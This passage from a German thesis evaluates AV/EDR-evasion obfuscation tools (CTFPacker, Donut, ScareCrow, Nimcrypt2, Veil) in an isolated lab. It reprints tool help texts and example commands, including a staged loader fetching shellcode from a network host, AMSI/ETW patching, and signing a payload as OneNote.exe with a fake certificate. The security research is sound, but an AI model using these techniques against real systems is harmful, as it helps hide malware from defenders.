Ein weiteres Ziel der Arbeit besteht darin, auf Basis der Evaluation mögliche Verbesserungspotenziale zu identifizieren, die als Grundlage für die Entwicklung eigener Werkzeuge oder Erweiterungen bestehender Lösungen dienen können. Die Ergebnisse dieser Untersuchung sollen somit nicht nur zur Qualitätssicherung von Penetrationstests beitragen, sondern auch Impulse für die Weiterentwicklung von Obfuskationstechniken liefern.

2.3 Grundlagen

Für ein klares Verständnis über das Thema sind Grundlagen unerlässlich, deshalb werden anschließend fundamentale Begriffe erklärt und ihre Bedeutung in Kontext gebracht.

2.3.1 Cyber Security

Cyber-Security bezeichnet den Schutz von Computersystemen, Netzwerken und Daten vor digitalen Bedrohungen wie unautorisiertem Zugriff, Datenverlust oder Sabotage. Ziel ist es, die Vertraulichkeit, Integrität und Verfügbarkeit von Informationen sicherzustellen. Dabei umfasst Cyber-Security sowohl technische Maßnahmen (z.B. Firewalls, Verschlüsselung) als auch organisatorische Aspekte (z.B. Sicherheitsrichtlinien, Schulungen). In einer zunehmend vernetzten Welt ist Cyber-Security ein zentrales Element zur Absicherung kritischer Infrastrukturen, Unternehmenswerte und personenbezogener Daten [3].

2.3.2 Red Teaming vs. Blue Teaming

Red Teaming und Blue Teaming sind zwei komplementäre Ansätze in der IT-Sicherheitsbewertung [4].

- Das Red Team übernimmt die Rolle eines Angreifers und versucht, Schwachstellen in Systemen aktiv auszunutzen - möglichst realitätsnah und kreativ. Ziel ist es, Sicherheitslücken aufzudecken, bevor sie von echten Angreifern ausgenutzt werden.
- Das Blue Team hingegen ist für die Verteidigung zuständig. Es überwacht Systeme, erkennt Angriffe und reagiert darauf mit geeigneten Gegenmaßnahmen.

In sogenannten **Purple Teaming**-Ansätzen arbeiten beide Teams eng zusammen, um die Effektivität von Angriffserkennung und -abwehr kontinuierlich zu verbessern.

2.3.3 Penetration Test

Ein Penetrationstest (kurz: Pentest) ist ein kontrollierter Sicherheitsangriff auf ein IT-System mit dem Ziel, Schwachstellen zu identifizieren und zu bewerten. Dabei simulieren Sicherheitsexperten reale Angriffsszenarien, um die Widerstandsfähigkeit von Netzwerken, Anwendungen oder Geräten zu überprüfen. Penetrationstests können manuell oder automatisiert durchgeführt werden und sind ein wichtiger Bestandteil der proaktiven IT-Sicherheitsstrategie. Sie liefern konkrete Handlungsempfehlungen zur Verbesserung der Sicherheitslage und helfen, Risiken frühzeitig zu erkennen [3].

2.3.4 Obfuscation

Obfuscation ist eine spezielle Form der EDR/AV-Evasion, bei der der Quell- oder Maschinencode so verändert wird, dass seine Funktion schwerer zu erkennen ist – ohne dabei die eigentliche Ausführung zu beeinträchtigen. Ziel ist es, die Analyse durch Sicherheitssoftware oder forensische Tools zu erschweren. Typische Methoden sind z.B. Code Verschleierung oder Binary Verschleierung. In Penetrationstests wird Obfuscation eingesetzt, um Payloads vor der Erkennung durch Schutzsysteme zu verbergen und so realistische Angriffsszenarien zu ermöglichen [5].

2.3.5 Portable Executable (PE)

Das Portable-Executable-(PE)-Format ist das Standard-Dateiformat für ausführbare Dateien und Bibliotheken in Windows. Es beschreibt die Struktur einer Datei, angefangen beim Header über Importtabellen bis hin zu den einzelnen Code- und Datensegmenten. Dieses Wissen ist essenziell für das Verständnis von Malware-Analyse und Penetration Testing, da Manipulationen am PE-Format – etwa durch das Injizieren zusätzlichen Codes oder durch das Umleiten von Funktionen – zentrale Angriffspfade darstellen [6].

2.3.6 Shellcode

Shellcode bezeichnet kompakten Maschinencode, der typischerweise in Assembly geschrieben und direkt vom Prozessor ausgeführt wird. Ursprünglich wurde Shellcode entwickelt, um eine Kommandozeile („Shell“) zu öffnen, hat sich aber als allgemeiner Begriff für Payloads etabliert. Im Kontext des Penetration Testing dient Shellcode häufig als exemplarischer Schadcode, mit dem Angriffe simuliert und Abwehrmechanismen überprüft werden können [7].

2.3.7 Staged und Stageless Payloads

Payloads lassen sich grundsätzlich in zwei Kategorien unterteilen: *Staged* und *Stageless*. Staged Payloads bestehen aus einem kleinen initialen Loader, der bei Ausführung zusätzlichen Code von einem externen Server nachlädt. Dies spart Speicherplatz und erlaubt flexible Angriffe, setzt aber eine funktionierende Netzwerkverbindung voraus. Stageless Payloads enthalten den gesamten Schadcode in einer Datei, sind damit größer, funktionieren jedoch unabhängig von Netzwerkbedingungen. Beide Varianten sind fester Bestandteil moderner Exploitation-Techniken und werden in Penetrationstests genutzt, um verschiedene Angriffsszenarien realistisch abzubilden [8].

2.3.8 Loader

Ein Loader ist ein Hilfsprogramm, das eine Payload in den Speicher lädt und deren Ausführung vorbereitet [8], [9]. Er übernimmt Aufgaben wie das Entschlüsseln verschleierter Payloads, das Platzieren im Arbeitsspeicher und die

Initialisierung der Ausführung. Im Penetration Testing dient ein Loader dazu, Angriffe realistisch zu simulieren und Sicherheitsmechanismen wie Antiviren-Software oder EDR-Systeme zu umgehen. Loader werden sowohl für *staged* als auch *stageless* Payloads eingesetzt: Staged Loader laden zunächst nur einen kleinen Initialcode und rufen danach den Haupt-Payload nach, während unstaged Loader den gesamten Code direkt enthalten. Dadurch bilden Loader die zentrale Schnittstelle zwischen theoretischem Schadcode und praktischer Ausführung, z.B. über Techniken wie Process Injection .

2.3.9 Process Injection

Unter Process Injection versteht man das Einschleusen und Ausführen von fremdem Code im Adressraum eines bereits laufenden Prozesses [10]. Dadurch läuft die Payload im Kontext eines legitim erscheinenden Programms, was die Erkennung erheblich erschwert. Für Penetrationstests ist diese Technik zentral, um die Leistungsfähigkeit von Antiviren- und EDR-Systemen unter realitätsnahen Bedingungen zu prüfen.

2.3.10 Direct Syscalls

Bei direkten Systemaufrufen (*Direct Syscalls*) werden Kernel-Funktionen unmittelbar über ihre System Call Number angesprochen [11]. Dieser Ansatz umgeht die Windows-API vollständig und verhindert damit, dass sicherheitskritische Bibliotheken wie `ntdll.dll` den Aufruf abfangen können. In Penetrationstests zeigt diese Methode anschaulich, wie Angreifer Abwehrmaßnahmen durch den direkten Zugriff auf Kernel-Dienste umgehen können.

2.3.11 Indirect Syscalls

Bei indirekten Systemaufrufen (*Indirect Syscalls*) erfolgt der Zugriff auf Kernel-Funktionen nicht über die klassische API-Schnittstelle, sondern über Umwege, etwa über Zwischensprünge im Assembler-Code oder Wrapper-Funktionen [11]. Diese Technik dient dazu, sicherheitsrelevante Monitoring-Mechanismen zu umgehen, die bestimmte API-Funktionen gezielt überwachen. Penetrationstester können so untersuchen, wie zuverlässig Überwachungssysteme auf indirekte Aufrufstrukturen reagieren.

2.3.12 NTDLL Unhooking

Viele moderne Sicherheitslösungen überwachen Prozesse, indem sie Hooks in die Windows-Systembibliothek `ntdll.dll` einfügen. Diese Bibliothek bildet die Schnittstelle zwischen der Benutzer- und der Kernel-Ebene und enthält Implementierungen zahlreicher Systemaufrufe. Beim sogenannten *NTDLL Unhooking* werden die von Sicherheitssoftware eingefügten Hooks entfernt, indem die veränderten Speicherbereiche durch eine unveränderte Kopie der Bibliothek ersetzt werden. Dadurch lassen sich Systemfunktionen ungehindert aufrufen, ohne dass die Überwachung durch EDR-Systeme greift. Im Penetration Testing

wird diese Technik genutzt, um den praktischen Umgang mit EDR-Umgehung zu demonstrieren [9], [12].

2.4 Überblick der gängingen Sicherheitsmechanismen

Kategorie	Zweck und Logik
SIEM	Zentrale Sammlung, Korrelation und Analyse von Logdaten zur Erkennung sicherheitsrelevanter Ereignisse. Unterstützt bei der Identifikation von Angriffsmustern und Anomalien.
EDR	Überwachung und Analyse von Aktivitäten auf Endgeräten zur frühzeitigen Erkennung und Reaktion auf Bedrohungen. Nutzt Verhaltensanalysen und Telemetriedaten.
NAD	Netzwerkbasierte Anomalieerkennung durch Analyse von Traffic-Flüssen und Kommunikationsmustern. Erkennt ungewöhnliche oder verdächtige Netzwerkaktivitäten.
Firewall	Kontrolle und Überwachung des ein- und ausgehenden Datenverkehrs. Erkennt und blockiert bekannte Angriffsmuster oder verdächtige Aktivitäten anhand von Signaturen oder Heuristiken.
Forensik	Analyse und Aufarbeitung von Sicherheitsvorfällen. Dient der Ursachenforschung, Beweissicherung und strukturierten Reaktion auf Angriffe.
Täuschung	Einsatz von Täuschungstechniken wie Honeypots oder Ködern zur frühzeitigen Erkennung von Angreifern. Liefert Warnsignale bei unautorisierten Zugriffen.

Tabelle 4: Übersicht sicherheitsrelevanter Technologien und deren Funktionslogik

Die in Tabelle 4 dargestellten Mechanismen bilden eine mehrschichtige Sicherheitsarchitektur ab, die sowohl präventive als auch reaktive Maßnahmen umfasst. Durch die Kombination von Log-Analyse, Endgeräte-Überwachung und Netzwerk-Kontrolle entsteht ein umfassendes Abwehrsystem gegen Angriffe. Ergänzend tragen forensische Verfahren und Täuschungstechniken dazu bei, Vorfälle besser zu verstehen und Angreifer frühzeitig zu identifizieren.

2.5 Klassifikation von Verschleierungstechniken

In Pentests werden verschiedene Verschleierungstechniken eingesetzt, um die Erkennung durch Sicherheitsmechanismen zu umgehen. Diese Techniken sind besonders relevant in der Post-Exploitation-Phase oder bei der Exploitation Phase, wo es von bedeutung ist unentdeckt zu bleiben.

2.5.1 Code Obfuscation

Code-Obfuskation bezeichnet die gezielte Veränderung des Quellcodes, um die Lesbarkeit zu reduzieren und statische Analysen zu erschweren. Typische Methoden sind Variablen- und Funktionsumbenennung, Einfügen von Dummy-Code sowie Control-Flow-Transformationen. Moderne Ansätze nutzen KI, um Obfuskationsmuster dynamisch zu optimieren und die Widerstandsfähigkeit gegen Reverse Engineering zu erhöhen [13].

2.5.2 Binary Obfuscation

Binary-Obfuskation bezeichnet die Manipulation kompilierten Codes auf Maschinenebene, um Analyse und Reverse Engineering zu erschweren. Moderne Techniken umfassen Control-Flow-Obfuskation, Instruktionssubstitution, String- und Datenverschleierung, sowie Packing mit Laufzeit-Unpacking. Fortgeschrittene Verfahren wie Virtualization-basierte Obfuskation übersetzen den Originalcode in Bytecode für eine eingebettete VM. Ergänzend werden Anti-Debugging, Anti-VM und polymorphe oder metamorphe Transformationen eingesetzt. Diese Methoden erhöhen den Analyseaufwand erheblich, können jedoch die Binärgröße und den Ressourcenverbrauch steigern [14].

2.5.3 Statische vs. Dynamische Techniken

Statische Evasion umfasst Techniken, die vor der Ausführung angewendet werden, um signaturbasierte Erkennung zu umgehen. Dazu gehören Encoding, Verschlüsselung mit Laufzeit-Entschlüsselung und Packing. Ergänzend werden polymorphe und metamorphe Transformationen genutzt, um Hash-basierte Signaturen zu vermeiden [15].
Dynamische Evasion-Techniken wirken zur Laufzeit und zielen auf die Umgehung verhaltensbasierter Analysen. Beispiele sind On-the-Fly-Decryption, Reflective DLL Loading, Process Injection sowie direkte Systemaufrufe (Syscall Obfuscation) und dynamische API-Adressauflösung. Neuere Ansätze wie HookChain kombinieren indirekte Systemaufrufe und IAT-Hooking, um EDR-Hooks zu umgehen [16].

2.6 Evaluierungskriterien

Die Bewertung von Obfuskationstechniken im Kontext von Penetrationstests erfordert klar definierte Kriterien, um deren Wirksamkeit und Praxistauglichkeit

zu beurteilen. Im Folgenden werden die zentralen Evaluierungsdimensionen erläutert.

2.6.1 Erhalt der Funktionalität

Das primäre Kriterium ist die Sicherstellung der vollständigen Funktionsfähigkeit des Payloads nach Anwendung der Obfuskation. Jede Transformation, sei es auf Quellcode- oder Binärebene, muss gewährleisten, dass die ursprüngliche Logik unverändert bleibt und der Payload in der vorgesehenen Zielumgebung lauffähig ist.

2.6.2 Erkennung durch AV / Multi-AV

Ein zentrales Ziel der Obfuskation ist die Umgehung signatur- und heuristikbasierter Erkennung durch Antivirenlösungen und EDR-Systeme. Daher ist die Detektionsrate durch gängige AV-Engines ein maßgeblicher Indikator für die Effektivität der eingesetzten Technik. Eine niedrige Erkennungsquote deutet auf eine hohe Tarnwirkung hin, während eine hohe Quote auf unzureichende Verschleierung schließen lässt.

2.6.3 Performance, Größe und Effizienz

Neben der Tarnwirkung ist die Effizienz der Obfuskation ein wesentliches Kriterium. Techniken, die zu einer signifikanten Erhöhung der Binärgröße, längeren Ladezeiten oder erhöhtem Ressourcenverbrauch führen, können in realen Angriffsszenarien auffällig wirken oder die Ausführung behindern. Daher ist eine Balance zwischen Verschleierungsgrad und Performance sicherzustellen.

2.7 Methodik der Evaluierung

2.7.1 Testumgebung und Rahmenbedingungen

Die Evaluierung der Obfuskationstools erfolgte in einer isolierten Laborumgebung auf Basis von Virtualisierung:

- **Build-/Obfuskations-Host:** Kali Linux VM (Erzeugung der Payloads, Ausführung der Obfuskationstools). Für die Obfuskation wurden öffentliche GitHub-Repositories mit entsprechenden Tools geklont und eingesetzt, um die Payloads zu verschleiern.
- **Multi-Engine-Scanning:** Nutzung von Open-Source Antiviren-Scanner-Werkzeugen als Ersatz für cloudbasierte Multi-Scanner (z. B. VirusTotal), um Datenschutzrisiken zu vermeiden und konsistente Offlinetests zu gewährleisten. Diese Scans erfolgten auf der Windows-VM.
- **Zielsystem (EDR):** Windows VM mit aktivierter Windows Defender Antivirus/EDR (Standardkonfiguration, Signatur- und Plattformupdates aktuell zum Testzeitpunkt).

- **Isolierung:** Getrennte vSwitches/Netzsegmente ohne ausgehende Internetverbindungen auf dem Zielsystem; Artefakttransfer ausschließlich über freigegebene, kontrollierte Kanäle (z. B. isolierter Host-Only-Speicher).
- **Reproduzierbarkeit:** Vor jedem Durchlauf VM-Snapshots (Kali und Windows) und identische Startbedingungen.

2.7.2 Versuchsdesign und Ablauf

Die Messung erfolgte systematisch, um Basislinie, Obfuskationseffekt und EDR-Reaktion vergleichbar zu machen:

1. **Baseline-Erzeugung:** Generierung einer nicht verschleierten Referenz-Payload (*Baseline*) in der Kali-VM. Erfassung der Grundmetriken (Dateigröße und Hash z.B.).
2. **Obfuskation:** Anwendung der zu bewertenden Tools/Techniken auf die Baseline unter definierten Parametern. Jede Tool-Konfiguration ergibt ein eigenständiges Artefakt.
3. **Lokaler AV-Scan:** Scan der Artefakte mit Open-Source-AV-Tools auf der Windows-VM. Dokumentation von Erkennungsstatus, Engine-Treffern, Erkennungskategorien und Scan-Zeit.
4. **Transfer → Ziel-VM:** Überführung der Artefakte auf die Windows-VM (on-write-Erkennung erfassen).
5. **EDR-Beobachtung:**
   (a) *On-access/on-write:* Wird die Datei beim Kopieren/Entpacken blockiert/quarantänisiert?
   (b) *On-execution:* Startversuch unter kontrollierten Bedingungen (kein externes C&C; rein lokaler, ungefährlicher Testpfad). Erfassung von Defender-Meldungen, Blockieraktion, Erkennungsname und Zeit bis zur Reaktion.
   (c) *Funktionalität:* Prüfen, ob der Payload seine (für den Test konzipierte, nicht-schädliche) Zielaktion erreicht (*Functional Pass/Fail*).
6. **Wiederholungen und Randomisierung:** Pro Tool/Parameterisierung mindestens $n \geq 3$ Wiederholungen; Reihenfolge der Tests randomisiert, um Reihenfolgeeffekte zu minimieren.

2.7.3 Sicherheits-, Compliance- und Gültigkeitsaspekte

Die Tests fanden ausschließlich in einer abgeschotteten Laborumgebung statt; es wurden keine produktiven Systeme oder externen Dienste eingebunden. Die Payloads wurden so gestaltet, dass sie ausschließlich lokale, ungefährliche Testhandlungen ausführen. Ergebnisse gelten für die spezifizierte Plattform-/Konfigurationskombination, nicht notwendigerweise für andere EDR-Lösungen oder Systemstände.

2.8 Analyse bestehender Methoden

Der Fokus dieser Arbeit liegt auf dem Erlernen und praktischen Anwenden verschiedener Obfuskationsmethoden. Zahlreiche dieser Techniken sind in Form von Open-Source-Tools auf GitHub verfügbar, die sich hervorragend dazu eignen, deren Funktionsweise und Wirksamkeit in praxisnahen Szenarien zu untersuchen. Im Rahmen dieser Arbeit werden insbesondere die folgenden Werkzeuge betrachtet. Nach einer Beschreibung der Funktionsweise des Tools, werden Screenshots als Beispiel dargestellt.

1. **CTFPacker**: CTFPacker ist ein Werkzeug, das primär für den Einsatz in Capture-the-Flag (CTF) Szenarien entwickelt wurde, um Antiviren- und EDR-Systeme zu umgehen. Das Tool nimmt eine Payload als Eingabe entgegen und erzeugt unter Verwendung spezifischer Flags eine Ausgabedatei (DLL oder EXE) mit den gewünschten Funktionen.

```
usage: main.py staged [-h] -p PAYLOAD [-f {EXE,DLL}] -i IP_ADDRESS -po PORT -pa PATH [-o OUTPUT] [-e] [

options:
  -h, --help            show this help message and exit
  -p PAYLOAD, --payload PAYLOAD
                        Shellcode to be packed
  -f {EXE,DLL}, --format {EXE,DLL}
                        Format of the output file (default: EXE).
  -i IP_ADDRESS, --ip-address IP_ADDRESS
                        IP address from where your shellcode is gonna be fetched.
  -po PORT, --port PORT
                        Port from where the HTTP connection is gonna fetch your shellcode.
  -pa PATH, --path PATH
                        Path from where your shellcode uis gonna be fetched.
  -o OUTPUT, --output OUTPUT
                        Output path where the shellcode is gonna be saved.
  -e, --encrypt         Encrypt the shellcode via AES-128-CBC.
  -s, --scramble        Scramble the loader's functions and variables.
  -pfx PFX, --pfx PFX   Path to the PFX file for signing the loader.
  -pfx-pass PFX_PASSWORD, --pfx-password PFX_PASSWORD
                        Password for the PFX file.

Example usage: python main.py staged -p shellcode.bin -i 192.168.1.150 -po 8080 -pa '/shellcode.bin' -o
```

Abbildung 3: Staged Payload Erzeugung Syntax

```
usage: main.py stageless [-h] -p PAYLOAD [-f {EXE,DLL}] [-e] [-s] [-pfx PFX] [-pfx-pass PFX_PASSWORD]

options:
  -h, --help            show this help message and exit
  -p PAYLOAD, --payload PAYLOAD
                        Shellcode to be packed
  -f {EXE,DLL}, --format {EXE,DLL}
                        Format of the output file (default: EXE).
  -e, --encrypt         Encrypt the shellcode via AES-128-CBC.
  -s, --scramble        Scramble the loader's functions and variables.
  -pfx PFX, --pfx PFX   Path to the PFX file for signing the loader.
  -pfx-pass PFX_PASSWORD, --pfx-password PFX_PASSWORD
                        Password for the PFX file.

Example usage: python main.py stageless -p shellcode.bin -o shellcode -e -s -pfx cert.pfx -pfx-pass 'pa
```

Abbildung 4: Stageless Payload Erzeugung Syntax

Die Installation gestaltete sich unkompliziert und erforderte lediglich wenige Schritte sowie das Einrichten einiger Abhängigkeiten. Verschiedene Obfuskations- und Verschlüsselungsoptionen konfiguriert werden [17]. Unter anderem gehören dazu *indirekte Syscalls*, wobei es darum geht, Systemaufrufe an den Kernel nicht über die normale, direkte Bibliotheks-„Schalter“-Route auszuführen, sondern über einen Umweg, wodurch die Herkunft des Aufrufs für Überwachungstools weniger offensichtlich ist.
Das Tool bietet darüber hinaus mehrere weitere, klar abgrenzbare Funktionalitäten: *API-Hashing* ersetzt lesbare Funktionsnamen durch kompakte Hash-Werte zur Erkennungs Erschwerung und Größenreduktion. Eigene Implementierungen von `GetProcAddress` und `GetModuleHandle` erlauben das Auflösen von Funktions- und Moduladressen ohne die Standard-APIs sichtbar zu verwenden. Zur Reduktion von Beobachtbarkeit setzt das Projekt eine Form des *NTDLL-Unhooking* mittels der Known-DLLs-Technik ein, also das Ausnutzen bereits vorhandener, als „bekannt“ registrierter DLL-Stellungen, anstatt zusätzliche Hook-Artefakte im Prozess zu hinterlassen.
Für die Vertraulichkeit und Integrität von Artefakten stellt das Tool eine *Custom AES-128-CBC*-Implementierung zur Verfügung, die Verschlüsselung und Entschlüsselung von Payloads in einem gängigen Blockmodus ermöglicht. Auf der Ausführungsebene wird als Injektionsvariante unter anderem die *EarlyBird APC Injection* unterstützt, eine Technik, die den Startkontext von Threads ausnutzt, um Code auszuführen, ohne unmittelbar sichtbare neue Prozesse zu erzeugen. Nutzer können wählen, ob der Loader *staged* arbeitet (mehrteiliger Übertragungs-/Ladeschritt) oder *stageless* (voll integrierte Einzelkomponente). Schließlich bietet ein *polymorpher* Modus (Aufruf mit dem `-s`-Argument) einfache Variantenbildung zur Veränderung der Binärstruktur bei wiederholter Generierung, was der Signaturbasierten Erkennung zusätzliche Hürden bereitet.
Diese Funktionalitäten sind in der Gesamtheit als modulare Optionen implementiert und erlauben die flexible Konfiguration des Generierungs-

und Ladeverhaltens. [17]

2. **Donut**: Donut ist ein äußerst leistungsfähiges Werkzeug mit einem klar umrissenen Funktionsumfang: Es konvertiert eine gegebene Payload in ein PE-Format in verschlüsselten Raw-Shellcode. Besonders vorteilhaft ist die Kombination mit beispielsweise *ScareCrow*, da dieses Tool ausschließlich Shellcode als Eingabe akzeptiert [18].

```
.\donut.exe -i .\DemoCreateProcess\bin\Release\DemoCreateProcess.dll -c TestClass -m RunProcess -p "notepad.exe calc.exe"
```

Abbildung 5: Donut Syntax

Erweiterte Funktionalitäten von Donut lassen sich in mehrere, gut unterscheidbare Bereiche gliedern: Für unterschiedliche Eingabeformate stellt Donut jeweils spezialisierte Loader bereit — so existieren eigene Loader für `.NET`-Assemblies, für Skripte (VBScript/JScript) sowie für native PE-Dateien. Bei `.NET`-Assemblies nutzt Donut das Unmanaged CLR-Hosting, erstellt temporäre AppDomains und lädt die Assembly über die vom Hosting-API vorgesehenen Methoden, um anschließend den Entry-Point oder eine benannte Methode auszuführen. Skriptdateien werden über die Windows-Schnittstelle `IActiveScript` ausgeführt, während native Binaries durch einen eigenen In-Memory-PE-Loader betrieben werden, der typische PE-Eigenarten wie Delayed Imports oder TLS[2] berücksichtigt. Diese Trennung nach Dateityp erlaubt eine robuste und flexible Handhabung verschiedener Payload-Formate.
Zur Reduktion der Erkennbarkeit implementiert Donut mehrere, modular ausgelegte Schutzmechanismen: optionales Deaktivieren von AMSI[3] und

[2]TLS = Thread-Local Storage ist ein Mechanismus, der jedem Thread eigene, unabhängige Speicherplätze (Variablen) zur Verfügung stellt. Das bedeutet: mehrere Threads können dieselben Variablennamen benutzen, ohne sich gegenseitig zu überschreiben[19]

[3]AMSI ist eine Windows-Schnittstelle, die Anwendungen ermöglicht, Inhalte (z. B. Skripte oder dynamisch erzeugten Code) zur Prüfung an lokal installierte Antimalware-Produkte zu übergeben. Dadurch können Defender/AV-Produkte Inhalte zur Laufzeit inspizieren und gegebenenfalls blockieren oder melden.[20]

WLDP[4] sowie ein ETW-Bypass[5] (standardmäßig auf Basis veröffentlichter Forschung), die alle darauf abzielen, dynamische Codeausführung weniger offensichtlich für Monitoring-Systeme zu machen. Ferner unterstützt das Projekt die Dekompression von Payloads im Arbeitsspeicher (z.B. über aPLib oder die Windows-API `RtlDecompressBuffer`) sowie ein bewusstes Handling der PE-Header: standardmäßig werden die Header eines geladenen Moduls im Speicher so angepasst oder durch die Header eines „Decoy"-Moduls ersetzt, dass ein einfacher Vergleich zwischen Speicherabbild und Datei-Metadaten Erkennungsheuristiken erschwert; es besteht jedoch auch die Möglichkeit, die Original-Header unverändert zu belassen, wenn der Payload diese benötigt.

3. **ScareCrow**: ScareCrow zeichnet sich durch seine Vielseitigkeit aus, da es Raw-Shellcode als Eingabe akzeptiert und eine Vielzahl von Konfigurationsoptionen über Flag-Parameter bereitstellt. In den Tests traten jedoch wiederholt Kompilierungsprobleme bei der Erzeugung von DLL-Dateien auf, während die Generierung von EXE-Dateien konsistent möglich war. ScareCrow ist primär auf Side-Loading[6] ausgelegt — das heißt, es erzeugt Loader, die legitime Windows-Prozesse als Träger nutzen, anstatt klassischen Code-Injection-Mechaniken zu folgen — und versucht anschließend, EDR-Hooks aus den im Prozess geladenen System-DLLs zu „flushen", da viele EDR-Hooks beim Prozessstart gesetzt werden.

[4] WLDP bezeichnet Windows-APIs und Mechanismen zur Abfrage und Durchsetzung von „Lockdown"-/Device-Guard-/Ausführungsrichtlinien (z. B. ob dynamischer/unsignierter Code ausgeführt werden darf). Entwickler und Systemkomponenten können WLDP-Funktionen nutzen, um die Ausführbarkeit von Code im Kontext der Plattform-Sicherheitsrichtlinien zu bewerten.[21]

[5] ETW ist das in Windows eingebaute Tracing/Logging-Framework, das Ereignisse aus Kernel- und User-Mode effizient sammelt und für Analyse, Performance-Monitoring oder Forensik bereitstellt.[22]

[6] Side-Loading bezeichnet eine Technik, bei der ein legitimer, signierter Prozess unbeabsichtigt eine manipulierte oder bösartige DLL lädt, weil Windows bei der Auflösung von Abhängigkeiten zunächst in bestimmten Verzeichnissen (z. B. im Anwendungsverzeichnis) nach der benötigten Bibliothek sucht. Angreifer platzieren ihre DLL dort, sodass die Anwendung sie anstelle der originalen Bibliothek lädt.

```
└─$ ./ScareCrow -I ./loader.bin -encryptionmode AES -domain www.microsoft.com

  ________                                ________
 /    ____/ ____ _____ _______   ____ \_   ___ \_______  ______ _ __
 \_____  \_/ ___\\__  \\_  __ \_/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
 /        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/                   (@Tyl0us)
        "Fear, you must understand is more than a mere obstacle.
        Fear is a TEACHER. the first one you ever had."

[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2878 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With OneNote's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing OneNote.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of OneNote.exe: 92a3b5aff9a46ef392f918bee09cd1c30a15220c2e24a937a8480489ddca58fe
```

Abbildung 6: Scarecrow Beispiel Nutzung

Weitere nennenswerte Funktionen und Eigenschaften :

(a) Modulare Loader-Struktur und mehrere Shellcode-Templates, die verschiedene Zieltypen (z. B. EXE, CPL, DLL, JS) unterstützen; die Architektur wurde in neueren Releases modularisiert.

(b) Verschlüsselungs- und Obfuskationsoptionen: wählbare Verschlüsselungsmodi (u. a. AES, RC4, LZMA) sowie Flags zur Literal-/String-Obfuskation.

(c) Mechanismus zum EDR-Bypass: Der Loader versucht, Sichtbarkeit gegenüber Laufzeit-Überwachung zu reduzieren (z. B. durch das Entfernen/Überschreiben von Hook-Artefakten in System-DLLs). Das Projekt enthält außerdem Hinweise und Materialien zur Erkennung solcher Techniken aus Verteidiger-Perspektive.

(d) Binary- und Template-Optionen: Neben Side-Loading-Loaders existieren auch binary-basierte Loader-Templates und konfigurierbare Ausführungsmodi, um unterschiedliche Einsatzszenarien abzudecken. Aufgrund des Alters des Projekts und der Tatsache, dass EXE-Dateien heutzutage von EDR-Systemen mit hoher Wahrscheinlichkeit bereits beim Ausführen blockiert werden, war der praktische Mehrwert begrenzt [23].

4. **Nimcrypt2**: Nimcrypt2 ist ein in Nim entwickelter PE-Packer, der durch eine breite Palette an Konfigurations- und Verschleierungsoptionen hervorsticht.

```
                    ___
                  .-'   `'.
                 /         \
                 |         ;
                 |         |           ___.--,
        _.-._    |0) ~ (0) |   _.---'`__.-( (_.
  __.--'`_.-. '.__.\    '--. \_.-' ,.--'`     `""`
 ( ,.--'`   ',__ /./;   ;, '.__.'`    __
 _`) )  .---.__.' / |   |\   \__..--""  """--.,_
`---' .'.''-._.-'`_./  /\ '.  \ _.-~~~~`` ~~~~-._`-.__.'
      | |  .' _.-' |  |  \  \  '.               `~---`
       \ \/ .'     \  \   '. '-._)
        \/ /        \  \    `=.__`~-.   Nimcrypt v2
   jgs  / /\         `) )    / / `"".`\
  , _.-'.'\ \        / /    ( (     / /  3-in-1 C#, PE, & Raw Shellcode Loader
   `--~`   ) )    .-'.'      '.'.  | (
          (/`    ( (`          ) )  '-;
           `      '-;         (-'

Nimcrypt v 2.0

Usage:
  nimcrypt -f file_to_load -t csharp/raw/pe [-o <output>] [-p <process>] [-n] [-u] [-s] [-e] [-g] [-l]
  nimcrypt (-h | --help)
|
Options:
  -h --help     Show this screen.
  --version     Show version.
  -f --file filename     File to load
  -t --type filetype     Type of file (csharp, raw, or pe)
  -p --process process   Name of process for shellcode injection
  -o --output filename   Filename for compiled exe
  -u --unhook            Unhook ntdll.dll
  -v --verbose           Enable verbose messages during execution
  -e --encrypt-strings   Encrypt strings using the strenc module
  -g --get-syscallstub   Use GetSyscallStub instead of NimlineWhispers2
  -l --llvm-obfuscator   Use Obfuscator-LLVM to compile binary
  -n --no-randomization  Disable syscall name randomization
  -s --no-sandbox        Disable sandbox checks
  --no-ppid-spoof        Disable PPID Spoofing
```

Abbildung 7: Nimcrypt Syntax

Zu den implementierten Funktionalitäten gehören unter anderem: die Ausführung von Shellcode über `NtQueueApcThread` (inkl. PPID-Spoofing und Mechanismen zum Blockieren Dritter DLLs), Unterstützung für Syscall-Nutzung mittels `NimlineWhispers2` und `GetSyscallStub`, Randomisierung von Syscall-Namen sowie die Fähigkeit, sowohl `.NET`-Assemblies als auch native PE-Dateien zu laden. Zur Vertraulichkeit und Verschleierung bietet das Tool AES-Verschlüsselung mit dynamischer Schlüsselerzeugung, String-Verschlüsselung sowie Kompatibilität zu LLVM-Obfuskatoren; ferner sind verschiedene Sandbox-Evasion-Mechanismen implementiert. In Praxis-Szenarien, die DLL-Injection erfordern, ist häufig die Ergänzung eines spezifischen Loaders nötig, dessen Implementierung liegt außerhalb des Rahmens dieser Arbeit, wobei festgehalten werden kann, dass Nimcrypt2 grundsätzlich die Ausführung von DLLs unterstützt.[24].

5. **Veil**: Veil ist ein Framework, das aus zwei Hauptmodulen besteht: einem Modul zur Erzeugung obfuskierter Payloads zur Evasion sowie einem weiteren Modul für sogenannte Ordnance-Payloads.

```
$ ./Veil.py
================================================================================
                              Veil | [Version]: 3.1.6
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

  2 tools loaded

Available Tools:

  1)  Evasion
  2)  Ordnance

Available Commands:

  exit      Completely exit Veil
  info      Information on a specific tool
  list      List available tools
  options     Show Veil configuration
  update      Update Veil
  use     Use a specific tool

Veil>:
```

Abbildung 8: Veil Tool

